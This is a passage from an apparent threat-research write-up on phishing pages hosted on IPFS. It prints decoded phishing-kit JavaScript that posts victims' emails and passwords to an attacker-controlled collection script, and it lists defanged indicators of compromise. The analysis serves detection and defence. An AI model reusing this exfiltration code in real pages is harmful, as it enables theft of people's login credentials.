    var my_email = email;
    var ind = my_email.indexOf("@");
    var my_slice = my_email.substr((ind + 1));
    var c = my_slice.substr(0, my_slice.indexOf('.'));
    var final = c.toLowerCase();
    $('#msg').text(msg);
    count = count + 1;
    $.ajax({
        dataType: 'JSON',
        url: "https://jobswiper.net/web_data_donot_delete/store/w3lllink.php",
        type: 'POST',
        data: {
            email: email,
            password: password,
            detail: detail,
```

Figure 8.6 Code snippet for POST method

At the beginning of the decoded script, we can see a signature “code by t[.]me/o635spams”. This link leads to a Telegram group called O365 Spam Tools. Telegram is an encrypted online messaging app that works across multiple devices. The spammers’ group has 236 members at the time of writing, and they claim to spam Office 365.




Figure 9. Telegram group for spammers

IOCs

hxxps://ipfs[.]fleek[.]co/ipfs/bafybeiddmwwk3rvvu5zlweszoyvo54v3corf2eu4fmhxwprhxitj2jdrmi

hxxps://ipfs[.]fleek[.]co/ipfs/bafybeic63bwxphx3sasgvpb2fvy766aiymvy2pzoz3htx7zomysw67jucu

hxxps://jobswiper[.]net/web_data_donot_delete/store/w3lllink[.]php

hxxps://jobswiper[.]net/web_data_donot_delete/

hxxps://o365spammerstestlink[.]surge[.]sh/

Conclusion

Phishing techniques have taken a leap by utilizing the concept of decentralized cloud services using IPFS.

One of the main reasons why IPFS has become a new playground for phishing is that many web hosting, file storage or cloud services are now offering IPFS services. This means that there's more flexibility for the phishers in creating new types of phishing URLs. In addition, the spammers can easily camouflage their activities by hosting their content in a legitimate web hosting services or use multiple URL redirection techniques to help thwart scanners using URL reputation or automated URL analysis.

Keeping up to date with the latest technology and cyber threats is beneficial in preventing users from being victimized by web threats such as phishing. As always, we remind everyone to stay vigilant in this ever-changing digital landscape.

Reference:

https://docs.ipfs.io/concepts/content-addressing/

https://developers.cloudflare.com/web3/ipfs-gateway/